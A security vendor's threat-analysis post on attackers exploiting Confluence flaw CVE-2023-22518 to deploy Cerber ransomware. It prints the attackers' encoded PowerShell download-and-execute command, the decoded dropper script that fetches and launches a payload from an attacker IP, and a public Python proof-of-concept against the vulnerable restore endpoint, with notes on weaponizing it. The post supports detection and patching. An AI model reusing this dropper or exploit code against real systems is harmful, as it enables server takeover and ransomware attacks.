November 7, 2023

Confluence to Cerber: Exploitation of CVE-2023-22518 for Ransomware Deployment

By: Team Huntress

Contributors: Joe Slowik • Matt Kiely

On October 31, 2023, Atlassian published patches and an advisory for CVE-2023-22518, an improper authorization vulnerability affecting Confluence Data Center and Confluence Server. Later, on November 3, 2023, additional information was released from Atlassian identifying in-the-wild exploitation of CVE-2023-22518. In addition to observations from other organizations, Huntress can confirm active exploitation starting on November 3 post patch release.

Specifically, at 08:25 UTC on November 3, 2023, Huntress identified an encoded PowerShell command attempting to download and execute a remote payload:

Categories

Response to Incidents

Threat Analysis

```
powershell.exe  -exec bypass -nop -enc
SQBFAFgAKAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdA
AuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBh
AGQAUwB0AHIAaQBuAGcAKAAiAGgAdAB0AHAAOgAvAC8AMQA5AD
MALgAxADcANgAuADEANwA5AC4ANAAxAC8AdABtAHAALgAzADcA
IgApACkA
```

When decoded, the command attempts to execute the following script (`5a2c6938554f9e54d291f8fa0837d8d1e34b9b310bd02076affd9245303bda39`):

```
IEX((New-Object
Net.WebClient).DownloadString("hXXp://193.176.179[
.]41/tmp.37"))
```

Existing Huntress detections for encoded PowerShell content contacting a remote resource identified this activity and allowed Huntress analysts to respond to the incident. However, the activity in question extended beyond simple script execution.

Reviewing the contents of `tmp.37`, Huntress analysts identified the following content:

```
function Download_Execute

[CmdletBinding()] Param(

[Parameter(Position = 0, Mandatory = $True)]

[String]

$URL

$webclient = New-Object System.Net.WebClient

$webclient.Headers.Add("User-Agent","Mozilla/4.0+")
```

```
$webclient.Proxy =
[System.Net.WebRequest]::DefaultWebProxy

$webclient.Proxy.Credentials =
[System.Net.CredentialCache]::DefaultNetworkCredentials

$ProxyAuth = $webclient.Proxy.IsBypassed($URL)

if($ProxyAuth)

[string]$hexformat = $webClient.DownloadString($URL)

else

$webClient = New-Object -ComObject
InternetExplorer.Application

$webClient.Visible = $false

$webClient.Navigate($URL)

while($webClient.ReadyState -ne 4) { Start-Sleep -Milliseconds
100 }

[string]$hexformat = $webClient.Document.Body.innerText

$webClient.Quit()

[Byte[]] $temp = $hexformat -split ' '

[System.IO.File]::WriteAllBytes("$env:temp\svcPrvinit.exe",
$temp)

$args = "-b 9"

Start-Process -FilePath "$env:temp\svcPrvinit.exe" -
WindowStyle Hidden -ArgumentList $args

Download_Execute hXXp://193.176.179[.]41/tmp.37.txt
```

The above PowerShell snippet attempts to retrieve a raw hex format payload stored at the same address, and writes it to the **%TEMP%** location of the executing profile as `svcPrvinit.exe`. After retrieving and assembling the payload, Huntress analysts obtained a portable executable (PE) file with the following SHA256 hash:

`f2e17ec85c3f8ee26a3be3ce52c6e140448941d705a9bdedb7c1aa82a9d9707f`.

Based on analysis, the PE file is a ransomware variant in the Cerber (or C3RB3R) family, appending `L0CK3D` to encrypted files.

In many respects, the above activity represents fairly standard tradecraft for adversaries in e-crime environments, using a combination of legitimate system tools and applications to retrieve payloads for monetization or other purposes. However, the *speed* at which this campaign unfolded, with only a few days between the release of a patch and active, in-the-wild exploitation, emphasizes how quickly such adversaries work to identify and take advantage of distribution mechanisms for their wares.

> “The speed at which this campaign unfolded, with only a few days between the release of a patch and active exploitation, emphasizes how quickly adversaries work to identify and take advantage of distribution mechanisms for their wares.”

Exploitation Mechanics

Proofs of concept for this exploit are publicly available, though most do not feature a full weaponized payload. One example proof of concept shows how the exploit functions.

A single POST request is made to the **`/json/setup-restore.action`** endpoint with a specified header of **`"X-Atlassian-Token": "no-check"`**. This endpoint allows a Confluence administrator to restore the Confluence site from a specified backup zip directory. Normally, administrative endpoints are protected with the authentication security feature WebSudo, but this endpoint lacks this security feature in the affected versions.

```
def post_setup_restore(url):
    url = f"{url.rstrip('/')}/json/setup-restore.action"

    headers = {
        "X-Atlassian-Token": "no-check",
        "Content-Type": "multipart/form-data; boundary=----WebKitFormBoundaryT3yekvo0rGaL9QR7"
    }

    rand_str = random_string()
    data = (
        "------WebKitFormBoundaryT3yekvo0rGaL9QR7\r\n"
        "Content-Disposition: form-data; name=\"buildIndex\"\r\n\r\n"
        "true\r\n"
        "------WebKitFormBoundaryT3yekvo0rGaL9QR7\r\n"
        f"Content-Disposition: form-data; name=\"file\";filename=\"{rand_str}.zip\"\r\n\r\n"
        f"{rand_str}\r\n"
        "------WebKitFormBoundaryT3yekvo0rGaL9QR7\r\n"
        "Content-Disposition: form-data; name=\"edit\"\r\n\r\n"
        "Upload and import\r\n"
        "------WebKitFormBoundaryT3yekvo0rGaL9QR7--\r\n"
    )

    try:
        response = requests.post(url, headers=headers, data=data.encode('utf-8'), timeout=10, verify=False)
```

Figure 1: Exploit proof of concept showing the vulnerable endpoint and POSTed data

The proof of concept POST request submits the necessary form fields required to upload and restore a full site backup. While a fully weaponized exploit would inject a malicious site backup to create a new administrator user, this proof of concept injects an empty zip file with a random name. The proof of concept then checks for a known error in the response that indicates the zip is invalid. This demonstrates exploitability without injecting a weaponized payload.

```
    try:
        response = requests.post(url, headers=headers, data=data.encode('utf-8'), timeout=10, verify=False)

        if (response.status_code == 200 and
            'The zip file did not contain an entry' in response.text and
            'exportDescriptor.properties' in response.text):
            print(f"[+] Vulnerable to CVE-2023-22518 on host {url}!")
        else:
            print(f"[-] Not vulnerable to CVE-2023-22518 for host {url}.")
    except requests.RequestException as e:
        print(f"[*] Error connecting to {url}. Error: {e}")
```

Figure 2: Exploit proof of concept checking for a known value that proves execution

While this proof of concept is not weaponized, it is not hard to imagine what the fully weaponized exploit would look like. An attacker would only need to replace the empty zip contents with a legitimate, malicious backup zip directory and submit the form to the vulnerable endpoint.

Post-exploitation activity after weaponized payload delivery would then follow the patterns described in the referenced threat advisories. After gaining administrative access with the injected admin user, adversaries are free to install an Atlassian Web Shell plugin to execute code remotely, pilfer sensitive information from the Confluence spaces, or install ransomware.



Figure 3: An example of the atlassian-webshell-plugin, a common web shell for Atlassian products available on GitHub

Attack Surface

Confluence is a popular technology that often faces the public internet. A Shodan search for servers with any header referencing "confluence" returns well over 200,000 possible endpoints. A more narrow search by the well-known Confluence favicon hash returns over 5600 possible endpoints. While neither of these searches proves exploitability or version number, they demonstrate that Confluence is often publicly accessible.



Figure 4: Shodan search results for the Confluence favicon hash showing publicly available Confluence servers

What Can You Do?

Given what was observed, **asset owners and IT administrators must work to identify externally exposed applications and services, then prioritize patching them when weaknesses are identified.**

As shown in this example with Atlassian's Confluence, active exploitation took only a few days from patch release, leaving security and IT personnel little time to respond.

Where patching remains difficult or onerous, asset owners and administrators should prioritize *attack surface minimization* by removing applications from direct, external access wherever possible. When applications, such as Confluence or other items, require external accessibility for business purposes, placing these items behind security controls such as a VPN or similar can minimize exposure—so long as the VPN or other item is also diligently maintained and secured.

Finally, in this particular instance, Huntress was able to identify exploitation shortly after patch release due to adversary reliance on common post-exploitation behaviors. Building and maintaining "defense in depth" postures so that post-exploitation items can be rapidly identified can ensure that even in zero-day exploitation instances (such as with Apache ActiveMQ exploitation in early October 2023), defenders maintain some level of visibility and response capability.

Overall, vulnerabilities in external-facing or externally accessible applications remain a concerning problem in the IT security space. Patching will be the definitive answer to such problems (when available and released) for the foreseeable future, but should be supplemented through a combination of secure architecture, defense in depth, and attack surface management. Through a combination of these approaches, organizations can find themselves prepared for and able to respond to adversary exploitation of all manner of future vulnerabilities, while creating a significantly more secure network posture.

Special thanks to Joe Slowik, Craig Sweeney, and Matt Kiely for their contributions to this writeup.

You Might Also Like

Silencing the EDR Silencers

Learn More

Critical RCE Vulnerability Affecting a Java Loggin Package

Our team is currently investigating CVE-2021-44228, a critical vulnerability that's affecting a Java logging package.

Learn More

Platform

Huntress Managed Security Platform

Managed EDR

Managed EDR for macOS

MDR for Microsoft 365

Managed SIEM

Managed Security Awareness Training

Book A Demo

Solutions

Phishing

Compliance

Solutions by Topic

Business Email Compromise

Healthcare

Manufacturing

Education

Finance

Why Huntress?

Managed Service Providers

Value Added Resellers

Business & IT Teams

24/7 SOC

Case Studies

Resources

Resource Center

Blog

Upcoming Events

Support Documentation

About

Our Company

Leadership

News & Press

Careers

Contact Us

Privacy Policy | Cookie Policy | Terms of Use

Free Trial